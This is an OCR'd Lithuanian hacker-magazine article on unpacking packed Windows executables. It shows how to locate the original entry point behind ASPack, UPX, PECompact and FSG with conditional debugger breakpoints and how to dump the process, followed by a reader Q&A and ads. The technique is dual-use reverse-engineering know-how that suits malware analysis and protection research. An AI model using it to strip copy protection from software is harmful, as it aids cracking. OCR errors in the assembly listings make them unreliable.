
[Gyvos programos turinys] Pats paprasčiausias (ir pats populiariausias) kovos su pakuotuvais būdas — po išpakavimo gauti programos turinį (*dump*). Sulaukęs pagrindinio programos lango pasirodymo, hakeris gauna šios programos turinį, transformuodamas jį į vykdomą bylą. Kartais toks būdas veikia, kartais – ne. Pabandykime išsiaiškinti, kodėl. Paimkime klasikinę programą Notepad iš NT sistemos ir pabandykime gauti jos turinį su vienu iš dviejų geriausių dumperių: *Proc Dump* arba *Lord PE Deluxe*.

Procesas praeina sėkmingai, o sukurta byla net lyg ir pasileidžia, tačiau... Ji pasirodo besanti nevisiškai darbinga: išnyko lango antraštė ir visi tekstiniai dialogų pranešimai! Jeigu mes nesugebėjome gauti Notepad turinio, tai su tikromis apsaugomis tikrai nesusidorosime. Pabandykime išsiaiškinti, kodėl.

Tyrimas parodė, kad išnykusios tekstinės eilutės saugomos resursų sekcijoje ir todėl jos yra apdorojamos su funkcija *LoadString*. Į IDA Pro užkrauname originalų *notepad.exe* ir surandame ciklą, kuris su funkcija *LoadStringW* nuskaito mums reikalingas eilutes („W“ rodo, kad mes susidūreime su *unicode* eilutėmis).

Aha, štai kur jis! Žvilgtelėkime į jį atidžiau. Galia patikinti: čia yra ko išmokti:


```
Gudnai optimizuotas erūčų resursų skaitymo ciklas
01004825h      mov ebp, ds:LoadStringW
; ebp      rodyklė LoadStringW
01004828h      mov edi, offset off_10080C0
; rodyklė į resursų entelę
01004830h
01004830h loc_1004830
01004830h      mov eax, [edi]
; į EAX užkrauname eilinę rodyklę uID
01004832h      push ebx
; nBufferMax (maksimalus buferio ilgis)
01004833h      push esi
; pBuffer (rodyklė į buferį)
01004834h      push dword ptr [eax]
; perduodame funkcijai išgautą uID
01004836h      push [esp + 0Ch + hInstance]
; hInstance
0100483Ah      call ebp, LoadStringW
; iš resurso nuskaitome eilinę eilutę
0100483Ch      mov eax, [edi]
; ECX užkrauname tą patį uID
0100483Eh      inc eax
; nuskaitytos eilutės ilgį padidiname vienetu
0100483Fh      cmp eax, ebx
; eilutė tapo į buferį?
01004841h      mov [ecx], esi
; vietoje senojo uID įsaugojame rodyklę
; į buferį (jo daugiau neprireiks)
01004843h      lea esi, [esi + eax*2]
; sekancios eilutės pozicija buferyje
01004846h      lgd short loc_100488B
; eilu buferis baigėsi — bėdo
01004848h      add edi, 4
; pareiname prie sekancio uID
0100484Bh      sub ebx, eax
; sumažiname buferio laisvas vietas kiek
0100484Dh      cmp edi, offset off_1008150
; resursu entelę pasibaigė?
```



1. Lordpe de.exe
veikiantis Notepad turinio gavimas

```
01004853h,      | short loc_0004830
      sukome cikla, ko nepasibaigs resursai
```

Išvertus šį kodą į letuvių kalbą, jis skambėtų taip: „Notepad iš resursų lentelės ima eilinį eilutės identifikatorių, užkrauna eilutę, patalpina ją lokaliame buferyje, o gautą rodyklę išsaugo vietoje... paties identifikatoriaus, kuris jau nereikalingas!“. Tai klasikinis pakartotino atlaisvintų kintamųjų panaudojimo metodas, žinomas dar nuo pirmųjų PDP laikų, jeigu ne anksčiau. O jūs vis keikiate „Microsoft“! Notepad kūrė gudrus hakeris, kuris rūpestingai skirstė resursus, kitaip tariant, atmintį. Mums tai visų pirma reiškia, kad gautas veikiantis programos turinys bus nepilnavertis. Vietoje



2. Notepade
normaliai veikiantis Notepad (viršuje) ir tas pats Notepad gavus jo turinį išnyko visos tekstinės eilutės

realių eilučių identifikatorių resursų sekcijoje saugomos rodyklės į atmintį, kurios rodo į „kosmosą“! Juk pakartotinai paleidus Notepad pirmas listingas jau nesuveikia.
Daugelyje programų sutinkamos štai tokios konstrukcijos:

```
„opsauga“ nuo veikiančių programų turinio gavimo
word *p=0;
// globalus kintamasis
if (!p) p = malloc(BLUFF_SIZE);
```

Akių uždarau, kad gavus programos turinį po to, kai ji apdoroja eilutę su „if“, globalus kintamasis *p* saugos rodyklę, kurią jis „paveikdavo“ ankstesnio programos paleidimo metu, tačiau kitą kartą šis atminties regionas nebus išskirtas, todėl programa arba nulūžs, arba įsibraus į svetimus duomenis ir surengs ten tikrą sąmyšį! Suformuluokime pagrindinę taisyklę: programos turinį galima gauti tik įėjimo taške! Toliau išsiaiškinti, kaip aptikti šį įėjimo tašką.

Universalus OEP paieškos pavyzdys

Štai mes ir priejome prie paties įdomiausio ir universaliausio OEP nustatymo būdo, kurį be viso kito dar lengva automatizuoti. Pakuotuvas (net jeigu jis nėra visiškai korektiškas) tiesiog privalo po išpakavimo atstatyti steką, t.y. į vietą sugrąžinti ESP registrą, kuriame bus saugomas pirminis sistemos pagal nutylėjimą sukonfiguruojamas struktūrinis šimčių filtrai. Kai kurie pakuotuvai taip pat atstato ir registrus, tačiau tai daryti šiaip jau nėra būtina.

Paimkime, pavyzdžiui, kad ir tą patį ASPack be pažiūrėjimo į jo pradžią:

```
įėjimo taškas į ASPack išpakavimą
u op
01010001      PUSHAD
01010002      CALL 0101000A
01010007      JMP 465E04F7
0101000C      PUSH EBP
0101000D      RET
```

Puiku! Pati pirmą komandą visus registrus išsaugo steką. Akių uždarau, jog prieš pat valdymo perdavimą į OEP jie bus atstatyti su komanda POPA, kurios vykdymą labai lengva susekti sukūrus sustojimo tašką ties virš steko viršūnes esančiu dvigubu žodžiu „bpm esp 4“.

Rezultatas pranoksta visus lūkesčius:

```
valdymo perdavimas į OEP
010103AF      POPAD
      po šios komandos pasirodo derintuvas
010103B0      JNZ 010103BA
010103B2      MOV EAX,00000001
010103B7      RET 0000C
010103BA P     USH 1006420
      valdymo perdavimas į OEP
010103BF      RET
```

Išpakavus programą, ASPack rūpestingai iš steko išgauna išsaugotus registrus, po ko pasileidžia derintuvas ir mes matome paprastą kodą, kuris valdymą į OEP perduoda klasikiniu būdu, su PUSH offset OEP/RET. Pradinio įėjimo taško paieška netruko ne dešimties sekundžių! Argi ne puiku? O dabar paimkime UPX ir patikrinkime, ar su juo taip pat pavyks šis mūsų triukas? Juk mes

norime sukurti universalų įrankį!

```

Taip, oros deda UPX
PUSHAD
; Jotajos išsaugo registrus
MOV ESI,0100D000
LEA EDI,[ESI+FFFF4000]
PUSH EDI
0:01171C

```

Štai ir vel jis, mums pažįstamas PUSHAD, kuris steke išsaugo visus registrus ir po to juos atstato prieš pat valdymo perdavimą OEP. Sukomanduojame „bpm esp – 4“ ir išeiname iš derintuvo, kol jis dar nepasirodė

```

Taip UPX perduoda valdymą OEP
0:01185E POPAD
0:01185F JMP 01006420

```

Štai tai ir skirtumai! Valdymas perduodamas su komanda JMP 1006420h, kur 1006420h pradnis įėjimo taškas. Panašu, kad visi pakuotuvai veikia pagal vieną ir tą patį algoritmą, todėl su ais susidoroti turėtų būti lengva, tačiau neskubėkime. Paimkime PE compact ir patikrinkime su juo.

```

Įėjimo taškas, bylą supakuotą su PE compact
0:000000 MOV EAX,01011974
0:001005 PUSH EAX
0:001006 PUSH DWORD PTR FS[0]
0:00100D MOV FS[0],ESP

```

Prasti popieriai! PE-compact iš viso neišsaugo jokių registrų, o PUSH EAX naudojamas tik norint sukurti savą struktūrinių išimčių apdorotuvą. Nepaisant to, steko rodykle turėtų būti atstatyta įžbaigus išpakavimą, iš ko išplaukia, kad sustojimo taškas ties „bpm esp – 4“ vis dėlto gali suveikti.

```

Įėjimo taško ties esp-4 suveikimas
77F8AF78 PUSH DWORD PTR [EBX+04]
77F8AF7B LEA EAX,[EBP+10]
77F8AF7E PUSH EAX

```

Taip, čia akivaizdžiai ne tai, ko mums reikia (sprendžiant pagal EIP 77F8AF78h, mes esame kažkur KERNEL32.DLL viduje, kuris steką naudoja gamybinio būtinumo reikmėms), spaudžiam <Ctrl-D>, nes mes čia ilgiau pasilikti visa nenorim

```

Kur es?
010119A6 PUSH EBP
010119A7 PUSH EBX
010119A8 PUSH ECX
010119A9 PUSH EDI

```

Kitas derintuvo pasirodymas situacijos taip pat nepraskaidrina. Aišku tik viena: steke kartu su kitais registrais išsaugomas ir EBP registras. Spaudžiam <Ctrl-D> ir judam toliau

```

Perejimas į OEP
0:011A35 POP EBP
0:011A36 JMP EAX (01006420h)

```

O štai šį kartą mums pasisekė! Iš steko išgaunamas EBP registras, o po to su komanda JMP EAX pereinama į OEP. Kol kas viskas klostosi gerai, tik tos kelios klaidinančios vėrcia stresuoti. Automatizavimo atžvilgiu tokia situacija kur kas sudėtingesnė: kompiuteris intuityviai pasigirti tikrai negali. O juk mes kol kas dar tik smaginamės... Apie kovą su protektoriais dar nekalbama.


Paimkime rimtesnį pakuotuvą FSG 2.0 by bart/xt (<http://xtreeme.prv.pl/>, <http://www.wasm.ru/baixado.php?mode=tool&id=345>) ir pradėkime jį kankinti.

```

Daug žodenis pakuotojo FSG įėjimo taškas
01000154 XCHG ESP,[010185B4]
0100015A POPAD
0100015B XCHG EAX,ESP
0100015C PUSH EBP
0100015D MOVSB

```

Nusivili nuo pirmųjų komandų. FSG pakeičia ESP registro reikšmę, ir nors po kuro laiko ji vėl atstatoma, ypatingo dėmesio tai netei-



kia. Pakuotuvas labai intensyviai naudoja steką, todėl sukurtas sustojimo taškas ties „bpm esp-4“ pateikia milijonus klaidingų variantų, daugelis kurių yra cikle.

```
Klaidingus sustojimo taškų variantus generuojančio kodo fragmentas
010001C1    POP ESI
010001C2    LODSD
010001C3    XCHG EAX,EDI
010001C4    LODSD
010001C5    PUSH EAX
010001C6    CALL [EBX+10]
```

Būtina įvesti kokią nors papildomą sąlygą (laimė, *SoftICE* pripažįsta sąlyginius sustojimo taškus!), kuri leistų automatiškai nusijoti klaidingus variantus arba bent jau jų dalį. Pagalvokim! Jeigu supakuotos programos paleidimo kodas prasideda nuo standartinio prologo, tokio, kaip `PUSH EBP/MOV EBP,ESP`, tai sustojimo taškas „bpm esp4 if *(esp) == EBP“ nusijos krūvą šlamšto, tačiau tuo pačiu jis suveiks su bet kokių standartiniu nulinio įdėjimo lygio prologu. Supakuotoje programoje prologas gali būti optimizuotas, kur nenaudojamas EBP registras.

O štai kita idėja. Tarkim, kad valdymas į OEP perduodamas per `PUSH offset OEP/RETN`, tuomet steko viršūnėje atsidurs sugrįžimo adresas, ką vėl gi lengva suprogramuoti kuriant sąlyginį sustojimo tašką. Valdymas taip pat gali būti perduodamas su `MOV EAX, offset OEP/JMP EAX`. Tai lengva sukontroliuoti, tačiau mes bejėgiai prieš „tiesiogines“ komandas (`JMP offset OEP` arba `JMP IOEP`). Klaidingi sustojimo taškų suveikimai čia neišvengiami! Pabandyk pakariauti su FSG. Vieną akimirką jau atrodo, kad sprendimo nėra, tačiau viskas iš tiesų yra kiek kitaip! Visi man žinomi pakuotuvi ir žymioji protektorių dalis, nepageldaudami maišyti save su pakuojamos programos kodu, įkurdina save atskiroje sekcijoje (arba ne sekcijoje), kuri yra arba prieš supakuotą programą, arba po jos! Pakuotuvo kodas būna sukoncentruotas tam tikroje vietoje ir niekada nepersidengia su išpakuojamos programos kodu! Atrodytų, tai akivaizdus faktas. Kiek kartų mes pro jį praeidavome net nesusimąstydami, kad jis leidžia visiškai automatizuoti OEP paieškos procesą! Dar kartą pažiūrėkime į atminties žemėlapi:

```
Dvi supakuotos programos sekcijos
MAP32
NOTEPAD-fsg 0001 001B:01001000 00010000
CODE RW
NOTEPAD-fsg 0002 001B:01011000 00008000
CODE RW
```

Mes matome dvi sekcijas, kurios priklauso supakuotai programai. Neaišku, kuri iš jų yra kodo, o kuri — duomenų sekcija, juo labiau, kad turėtų būti dar viena resursams skirta sekcija, tačiau klaidingas pakuotuvas kažkaip jas sumaišė vieną su kita. Beje, paties pakuotuvo kodas, kaip mes jau matėme, yra sukoncentruotas `10001xxh` adresų erdvėje, čia taip pat nėra atskiros sau sukurtos sekcijos. Norėdami eliminuoti klaidingus derintuvo suveikimus, mes susikoncentruosime ties supakuotai programai priklausančių adresų diapazonu, t.y. nuo pirmos sekcijos pradžios

iki paskutinės pabaigos, automatiškai kontroliuojant EIP registro reikšmę kiekvieną kartą suveikus sustojimo taškui. Šiuo atveju tai atrodo taip:

```
„Magiška“ seka, atvedanti mus iki OEP
bpm esp-4 if eip >= 0x1001000 && eip < 0x1011000
```

Neįtikėtina, tačiau po ilgo tylėjimo (o tai natūralu, nes išpakuotuvas labai intensyviai naudoja steką) derintuvas netikėtai pasirodo tiesiog prie OEP! Nuo čia prasideda išpakuotas pradinės programos kodas:


```
01006420    PUSH EBP
01006421    MOV EBP,ESP
01006423    PUSH FF
01006425    PUSH 1001888
0100642A    PUSH 1006500
0100642F    MOV EAX,FS:[0]
01006435    PUSH EAX
01006436    MOV FS,[0],ESP
```

Fantastika!!! O juk FSG yra toli gražu ne pats silpniausias pakuotuvas — ji faktiškai galima būtų pavadinti protektoriumi. Tačiau OEP paieškos metodika visais atvejais yra ta pati. Išskiriame supakuotai programai priklausančias sekcijas ir jų ribose sukuriame sustojimo tašką ties `esp-4`. Net jeigu paleidimo kodas naudoja optimizuotą prologą, pirmasis registras sąlygos derintuvo suveikimą. Nieko baisaus nenutiks, jeigu mes nepakliūsime į patį OEP, kadangi surasti optimizuoto prologo pradžią galima ir automatiškai!

Taip mes į savo rankas gauname galingą daugkartinio veikimo ginklą, kurį lengva realizuoti *LordPE*, *IDA Pro* įskiepio arba savarankiško įrankio pavidalu, apie kurį mes pakalbėsime ateityje.

Pabaiga

Štai ir išmokome surasti OEP. Telioka visai nedaug — į diską išsaugoti programos turinį. Tiesa, čia ne viskas taip paprasta, kaip gali pasirodyti iš pradžių, nes daugelis pakuotuvų/protektorių tam visokeriopai priešinasi. Kitame šio ciklo straipsnyje mes pamatysime, kaip realizuoti universalų dumperį, kuris išpakuoja (taip pat ir DLL) bei apeina pažangų dinaminio šifravimo mechanizmą, kuris žinomas *CopyMemfil* pavadinimu — tai toks variantas, kuomet visa programa užšifruota, o atskiri atminties puslapiai dešifruojami tiesiog prieš jų panaudojimą, o po to vėl užšifruojami. Taip pat mes paliesime importo lentelės atstatymo klausimą. Finale gausime neblogą universalų išpakuotuvą, kuris lenks visus konkurentus.





PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOKI MAN NEVERTA SIŪSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK-FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŪSK KUO DAUGIAU INFORMACIJOS.



Kaip BSD sistemoje paleisti procesą su tam tikru prioritetu?



BSD sistemoje prioriteto reikšmė nurodoma su sveiku skaičiumi nuo -20 iki +20, čia programos, paleistos su prioritetu -20, turi maksimalų prioritetą sistemoje, o tos, kurių prioritetas +20 — yra mažiausio prioritetiškumo procesai. Pagal nutylėjamą prioriteto reikšmę lygi nuliui. Tiksliau šnekanč, jeigu vartotojas nesikreipia į *nice*, paleidžiamo proceso prioritetas bus paveldėtas iš tėvo, dažniausiai tai komandinė aplinka (*shell*), kurios prioritetas paprastai yra nulinis. Paprastas vartotojas gali nurodyti tik aukštesnes (teigiamas) prioriteto reikšmes, taip sumažindamas paleidžiamų procesų prioritetiškumą. Supervartotojas papildomai gali nurodyti neigiamas prioriteto reikšmes. Paprastas pavyzdys:

```
# nice -10 /usr/local/hacker_app
```

Kaip tu tikriausiai supratai, taisyklė paprasta: kuo mažesnė *nice* reikšmė, tuo aukštesnis proceso prioritetas. Tačiau vertėtų prisiminti, jog dažnai neigiamos, žemiausios prioriteto reikšmės (nuo -17 iki -20) rezervuojamos sisteminiams procesams.



Kur registruojami patys pigiausi domenai?



Internete galima rasti labai daug pasiūlymų, tačiau visi jie susiję išskirtinai su tarptautinių domenų registracija. Pavyzdžiui, svetainėje www.ipowerweb.com už registraciją *.com*, *.net*, *.org*, *.us*, *.biz*, *.info* zonoje prašoma viso labo 2,95 JAV dolerio. Kiek daugiau — \$4,95 — už savo paslaugas ima www.netfirms.com. Savotišką rekordą pasiekė www.gandi.net, kurie už vieną eurą tau užregistruos domeną *.info* zonoje.



Padėk. Man reikia sniferio, kuris velktų soketų lygyje. Standartiniai WinPcap naudojantys sprendimai nesusidoroja su mano užduotimi, kadangi jie negali periminti per OpenVPN tunelį perduodamų duomenų. Norėusi tiesiog išsirinkti konkrečią programą ir stebėti jos tinklinį aktyvumą. Apsieiti be OpenVPN negaliu — būtinai turiu šifruoti tinklo srautą ir išsaugoti anonimiškumą.



Tu ieškai programos *IP Sniffer* (<http://erwan.l.free.fr/>) — ji yra būtent tai, ko tau reikia. Šis įrankis yra ne šiaip sau sniferis — tai daugiaviečių sprendimas, kuris gali periminti per pačius įvairiausių lygių perdavinėjamus duomenis: su *WinPcap* tvarkykle, soketų lygyje bei *NDIS* specifikacijos lygyje. Nevardinsiu skaitlingų šios programos ypatybių, o iš karto tau pateiksiu paruoštą receptą. Programos meniu keliauk į „Tools -> WinSock Hook“. Pasirodys papildomas sniferio langas, skirtas konkrečios tinklo programos aktyvumo perėmimui. Norint pradėti snifinimą, reikia nurodyti tau reikalingą programą — jeigu tu žinai proceso PID, tuomet pakanka jį įrašyti į *Process ID* lauką. Priešingu atveju tau pravėrs specialus vedlys, kuris iškviečiamas nuspaudus specialų šalia esantį mygtuką. Štai, tiesą sakant, ir viskas. Dabar bet koks su soketais susijęs programos aktyvumas bus vaizdžiai pateikiamas *IP Sniffer*’io lange. Čia tu galėsi pamatyti, kas, kur ir koku pavidalu perduodama. Analogišku funkcionalumu mus džiugina ir kitas galingas produktas — *Ultrasniff* (www.msnmonitor.com/ultrasniff/). Deja, priešingai nei *IP Sniffer*, jis platinamas už pinigus.

Elitinio HAKERIŲ KLUBO

nariams taikomos

nuolaidos!



Interneto klube „IMPRESS“
su ELITE CLUB nario kortele
suteikiama 20 % nuolaida!



IMPRESS

Kaunas, Savanorių pr. 255,
(HYPER MAXIMA)

ELITINIS

HAKERIŲ KLUBAS

BMS

Pateikus ELITE CLUB
kortelę visose BMS
parduotuvėse suteikiama
5 % nuolaida.

Kaunas

Savanorių pr. 66
Tel.: (37) 75 10 10
El. paštas: kaunas@bms.lt

BMS MEGAPOLIS,

Savanorių pr.301
Tel.: (37) 313101
El. paštas: megapolis@bms.lt

Vilnius

BMS MEGAPOLIS,
Laisvės pr. 2
Tel.: (5) 24 77 300
El. paštas: v.megapolis@bms.lt

Klaipėda

Minijos g. 2
Tel.: (46) 38 33 33
El. paštas: klaipeda@bms.lt



Nuo šiol OHO LOTTO
bilietą gali įsigyti
kioskuose
LIETUVOS SPAUDA



loterija

ŽIRGŲ LENKTYNĖS

OHO LOTTO jau laimėta apie 30 000 Lt,
Turime net 65 DIDŽIOJO PRIZO laimėtojus!



sms žinutė-
Tavo loterijos bilietas

sms1606

Dėmesio! Jau ir TELE2

BILIETO KAINA 1 Lt + sms sluntilmo kaina 0,20 Lt

KAIP STATYTI:

**Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.**